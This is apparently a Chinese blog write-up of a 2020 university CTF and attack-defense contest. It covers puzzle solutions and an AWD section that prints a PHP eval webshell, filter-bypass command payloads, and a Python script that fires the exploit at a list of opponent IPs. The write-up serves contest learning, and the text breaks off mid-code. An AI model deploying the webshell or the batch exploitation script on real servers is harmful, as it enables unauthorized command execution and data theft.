



2020第三届江西省高校网络安全技能大赛 线下赛 CTF&AWD

Writeup

原创

末初  于 2020-09-19 19:38:33 发布  2071  收藏 19

分类专栏: [CTF_WEB_Writeup](#) 文章标签: [网络安全](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: <https://blog.csdn.net/mochu7777777/article/details/108614900>

版权



[CTF_WEB_Writeup](#) 专栏收录该内容

159 篇文章 31 订阅

订阅专栏

文章目录

CTF

Misc

[Boring_exe](#)

[!_](#)

[ezAffine](#)

[Daylight](#)

[Blue](#)

Web

[Aurora website](#)

[web2\(忘了叫啥名\)](#)

Crypto

[EasyRSA](#)

[Interceptedtelegram](#)

AWD

[AWD1](#)

[AWD2](#)

CTF

Misc

Boring_exe

!_

```
..... !?!! .?..... .?..? !?..... !?...
..... !?.. ..... !?!! ?!!!! !!?.? !.?! !!!!. .... !.?.
..... !? !!?. ..... ..?.? !.?. ..... !.?. ..... !?! !.?!
!!!! !!!!! ?..?! ?!!!! !!!!! !!!!! !!!!! ?..... !?! ?.....
..?.? !.?. ..... ..! !!!!! !!!!! !!!!! ?..... !? !!?. .....
?.?! ?..! !!!!! !!!!! !!!!! !!!!! ?..... !?! ?..?
..... !.?.
```

Ook! 密码

Ook!在线解密站: <https://tool.bugku.com/brainfuck/>

..... !.?.
..... !? !!?.?.? !.?. !.?.
..!?! !.?!
!!!! !!!!! ?..?! ?!!!! !!!!! !!!!! !!!!! ?..... !?!
.?.
..?.? !.?.! !!!!! !!!!! !!!!! ?..... !?
!!?.
?.?! ?..! !!!!! !!!!! !!!!! !!!!! ?..... !?! ?..?
..... ?..?.
..... !.?.

Text to Ook! | Text to short Ook! | **Ook! to Text**
Text to Brainfuck | Brainfuck to Text

<https://blog.csdn.net/mochu7777777>

flag{Ookisok}

Text to Ook! | Text to short Ook! | Ook! to Text
Text to Brainfuck | Brainfuck to Text

<https://blog.csdn.net/mochu7777777>

flag{Ookisok}

ezAffine

Daylight

感谢江西师范大学: WAXZ战队师傅提供本题的wp


```
n=2403038117506578962786781802103130918696531886195540261837509415698956063122505640068280970357343617465261811
6915592750869861649014055122159684478355737131492313365943647991465042869821248509794819107394005559005168915626
4094442429618808915650842908663845924307462380142444437974194040062455024721070910829316419382719382197869427467
2716764474152393429524314859853376325015012885883855819552203740904895242301492787682366135817255276597250505586
5950701102092292703796911485174212882476724037094849840839889667204944169268992508400125754811361666189733673297
08626081023089829778864549053830890201012932527796486827519
c1=7706442311376298907118381553814187694306437942337200300920018382827744477296762105669322390236380377042026460
0585262864935154187227318499714118790537243349265978604337906605682276232664591057005785748679802781360787999586
986246203384692164079472766329812293730952811413192032453211723503784274498423949300552944174469073269018915563
0980736716300509547085032174345753133838250340838995285142338255951756404101946977370148727459867175980397841996
2109972740124916297912526934015715049455224278611262349284198241368521805080147030638576732445672424886304994157
30763245048617632714296374909199028722650732705222178007385
c2=2242393873062030102433609606128370594589202762379366030623929135941895847393458397935038425248849402360023988
4048653436314101275290157972045454993641659471672605679497398173588217340705125922148550132426481727445141158741
8162406658121954930403692875826384923215386550289399589963842111810940868861773940104855354450090883220436479553
3844579542944936034933993660680099402631962006719542296381464179785142304650661796573669433125679905146848428053
2276344029152140431817760731420316457245257243157665090587855008596785240088881665435451552191237548113820151383
474872494353994135644477990413743416249730006854238049329690
e1=35
e2=42
```

```
#python2
import gmpy2
import binascii
import rsa
import math
from Crypto.Util import number
def exgcd(m, n, x, y):
    if n == 0:
        x = 1
        y = 0
        return (m, x, y)
    a1 = b = 1
    a = b1 = 0
    c = m
    d = n
    q = int(c / d)
    r = c % d
    while r:
        c = d
        d = r
        t = a1
        a1 = a
        a = t - q * a
        t = b1
        b1 = b
        b = t - q * b
        q = int(c / d)
        r = c % d
    x = a
    y = b
    return d, x, y
c1=7706442311376298907118381553814187694306437942337200300920018382827744477296762105669322390236380377042026460
0585262864935154187227318499714118790537243349265978604337906605682276232664591057005785748679802781360787999586
986246203384692164079472766329812293730952811413192032453211723503784274498423949300552944174469073269018915563
0980736716300509547085032174345753133838250340838995285142338255951756404101946977370148727459867175980397841996
2109972740124916297912526934015715049455224278611262349284198241368521805080147030638576732445672424886304994157
30763245048617632714296374909199028722650732705222178007385
c2=2242393873062030102433609606128370594589202762379366030623929135941895847393458397935038425248849402360023988
4048653436314101275290157972045454993641659471672605679497398173588217340705125922148550132426481727445141158741
8162406658121954930403692875826384923215386550289399589963842111810940868861773940104855354450090883220436479553
3844579542944936034933993660680099402631962006719542296381464179785142304650661796573669433125679905146848428053
2276344029152140431817760731420316457245257243157665090587855008596785240088881665435451552191237548113820151383
474872494353994135644477990413743416249730006854238049329690
```

```
4048653436314101275290157972045454993641659471672605679497398173588217340705125922148550132426481727445141158741
8162406658121954930403692875826384923215386550289399589963842111810940868861773940104855354450090883220436479553
3844579542944936034933993660680099402631962006719542296381464179785142304650661796573669433125679905146848428053
2276344029152140431817760731420316457245257243157665090587855008596785240088881665435451552191237548113820151383
474872494353994135644477990413743416249730006854238049329690
```

```
e1=35
e2=42
e1=e1//7
e2=e2//7
n=2403038117506578962786781802103130918696531886195540261837509415698956063122505640068280970357343617465261811
6915592750869861649014055122159684478355737131492313365943647991465042869821248509794819107394005559005168915626
4094442429618808915650842908663845924307462380142444437974194040062455024721070910829316419382719382197869427467
2716764474152393429524314859853376325015012885883855819552203740904895242301492787682366135817255276597250505586
5950701102092292703796911485174212882476724037094849840839889667204944169268992508400125754811361666189733673297
08626081023089829778864549053830890201012932527796486827519
```


```
ans=exgcd(e1,e2,0,0)
s1=ans[1]
s2=ans[2]
m=(gmpy2.powmod(c1,s1,n)*gmpy2.powmod(c2,s2,n))%n
print gmpy2.iroot(m,7)[1]
while gmpy2.iroot(m,7)[1]==False:
    m=m+n
print m
print number.long_to_bytes(gmpy2.iroot(m,7)[0])
```



```
flag{1_0nly_s33_d4ylight_d4ylight}
```

Blue


binwalk 分析




```
7197004      0x6DD14C      End of Zip archive, footer length: 22
m0c1nu7@m0c1nu7-pc:/mnt/c/Users/Administrator/Desktop/2020年省赛线下赛/misc/MISC-Blue$ |
YOUR NAME
https://blog.csdn.net/mochu7777777
```


foremost 分离

```
m0c1nu7@m0c1nu7-pc:/mnt/c/Users/Administrator/Desktop/2020年省赛线下赛/misc/MISC-Blue/output$ ls
audit.txt  jpg  zip
m0c1nu7@m0c1nu7-pc:/mnt/c/Users/Administrator/Desktop/2020年省赛线下赛/misc/MISC-Blue/output$ tree
├── audit.txt
├── jpg
│   ├── 00000000.jpg
│   └── zip
│       └── 00000194.zip
2 directories, 3 files
m0c1nu7@m0c1nu7-pc:/mnt/c/Users/Administrator/Desktop/2020年省赛线下赛/misc/MISC-Blue/output$ |
https://blog.csdn.net/mochu7777777
```




zip伪加密






得到 blindsqli.pcapng



根据文件名称都知道这是 sql盲注 的流量包，所以直接过滤出 http 的包就行了
这是直接 GET 传参的，可以过滤的更仔细一点

http.request.method==GET



sql盲注分析，可以看到flag字段的第一位内容的ascii码为： 102

```
>>> chr(102)
'f'
```

以此类推

```
flag{Gre4t_j0B_ON_This_Blue_sh4rk}
```

Web

Aurora website

上传图片，修改 `Content-type`，根据提示，得知这里应该是 `条件竞争` 使用 `burp intruder` 不断发包即可

web2(忘了叫啥名)

感谢江西理工大学：Stalker战队师傅的思路

ssrf打mysql就行了

mysql认证用admin账号 空密码

然后查ctfcontest库的flag表就行了

谢谢师傅

不过题目环境有问题 flag出来格式有问题

他们主办方也没给我们把分加上 🙄 平白无故少了web和pwn的分

<https://blog.csdn.net/mochu7777777>

Crypto


EasyRSA

```
File Edit View Bookmarks Settings Help
→ Desktop ls
1 EasyRSA.zip steg_brute tools
→ Desktop unzip EasyRSA.zip -d easyrsa
Archive: EasyRSA.zip
  extracting: easyrsa/flag.en
  inflating: easyrsa/rsa_private_key.pem
→ Desktop ls
1 easyrsa EasyRSA.zip steg_brute tools
→ Desktop cd easyrsa
→ easyrsa ls
flag.en  rsa_private_key.pem
→ easyrsa openssl rsautl -decrypt -inkey rsa_private_key.pem -in flag.en -out ./flag.txt
→ easyrsa ls
flag.en  flag.txt  rsa_private_key.pem
→ easyrsa cat flag.txt
flag{We1c0meCtf3r_elab}
→ easyrsa
```

<https://blog.csdn.net/mochu7777777>

flag{We1c0meCtf3r_elab}

Interceptedtelegram



摩斯密码

摩斯密码在线: <http://www.zhongguosou.com/zonghe/moersicodeconverter.aspx>

英文字母:
ACTIONQUICK

转换为摩斯电码 清除 生成摩斯代码的分隔方式: 空格分隔 单斜杠/分隔

摩斯电码: (格式要求: 可用空格或单斜杠/来分隔摩斯电码, 但只可用一种, 不可混用)

转换为英文字母

flag{ACTI0NQUICK}

AWD

AWD1

```

awd1
├── about.php
├── admin
│   ├── footer.php
│   ├── header.php
│   ├── index.php
│   ├── logout.php
│   └── upload
└── 1596596144.png
  
```



```
|   |─ 1600179756.php
|   |─ 1600180813.exe
|   |─ .library.php
|   └─ upload.php
└─ config.php
└─ contact.php
└─ css
    │─ bootstrap.css
    │─ chocolat.css
    │─ flexslider.css
    └─ style.css
└─ data
    │─ flot-data.js
    └─ morris-data.js
└─ footer.php
└─ gulpfile.js
└─ header.php
└─ images
    │─ 10.jpg
    │─ 11.jpg
    │─ 12.jpg
    │─ 13.jpg
    │─ 14.jpg
    │─ 15.jpg
    │─ 16.jpg
    │─ 17.jpg
    │─ 1.jpg
    │─ 1.png
    │─ 2.jpg
    │─ 2.png
    │─ 3.jpg
    │─ 3.png
    │─ 4.jpg
    │─ 4.png
    │─ 5.jpg
    │─ 5.png
    │─ 6.jpg
    │─ 7.jpg
    │─ 8.jpg
    │─ 9.jpg
    │─ banner1.jpg
    │─ banner.jpg
    │─ close.png
    │─ co.png
    │─ img-sp.png
    │─ left.png
    └─ right.png
└─ index.php
└─ js
    │─ bootstrap.js
    │─ jquery-1.11.1.min.js
    │─ jquery.chocolat.js
    │─ jquery.flexslider.js
    └─ sb-admin-2.js
└─ less
    │─ mixins.less
    │─ sb-admin-2.less
    └─ variables.less
└─ login.php
└─ search.php
```

```
├─ search.php
├─ ser.php
├─ services.php
├─ .shell.php
├─ single.php
├─ Wopop_files
│   ├── askgreen.png
│   ├── errorred.png
│   ├── google_jquery.min.js
│   ├── google_jquery-ui.min.js
│   ├── JQuery.cookie.js
│   ├── jquery.pagination.js
│   ├── jquery.ui.all.css
│   ├── loading1.gif
│   ├── loadingpn.gif
│   ├── login_bgx.gif
│   ├── login.js
│   ├── login_m_bg.png
│   ├── logo.png
│   ├── okgreen.png
│   ├── pagination.css
│   ├── site_bg.png
│   ├── style.css
│   ├── style_log.css
│   ├── userpanel.css
│   └─ webtemples.js
```

8 directories, 85 files

利用点1


后门文件: `awd1/.shell.php`

```
<?php
$key = $_POST["cmd"];
if(isset($key)){
$key = str_replace("flag", "", $key);
}
eval($key);
?>
```

只是把 `flag` 字符给直接替换为空，利用方法很多

```
cmd=system("cat /flflagag.txt");
cmd=system("cat /fl'ag.txt");
cmd=system("cat /fla'g'.txt");
cmd=system("cat /fl${9}ag.txt");
cmd=system("cat /fl${IFS}ag.txt");
cmd=system("cat /fl\ag.txt");
cmd=system("cat /`echo 'ZmxhZy50eHQ=' | base64 -d`");
.....
```

flag{Congratulations_This_is_Flag}



```
import requests

def post_shell(ip_list):
    flag_path = './shell.php'#shell路径
    post_data = 'cmd=system("cat /flflagag.txt");'
    for i in ip_list:
        header_info = {
            'Host':i,
            'User-Agebt':'Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:80.0) Gecko/20100101 Firefox/80.0',
            'Accept':'text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8',
            'Accept-Language':'zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2',
            'Accept-Encoding':'gzip, deflate',
            'Content-Type':'application/x-www-form-urlencoded'
        }
        flag_url = 'http://'+i+flag_path
        res = requests.post(url=flag_url,data=post_data,headers=header_info)
        print("[+]{0}: {1}\n".format(i,res.text))

if __name__ == '__main__':
    ip_list = \
    ['172.20.102.101',
    '172.20.103.101',
    '172.20.104.101',
    '172.20.105.101',
    '172.20.106.101',
    '172.20.107.101',
    '172.20.108.101',
    '172.20.109.101',
    '172.20.110.101',
    '172.20.111.101',
    '172.20.112.101']

    post_shell(ip_list)
```

利用点2

任意文件读取: `awd1/about.php`

```
<?php
$file=$_GET['file'];
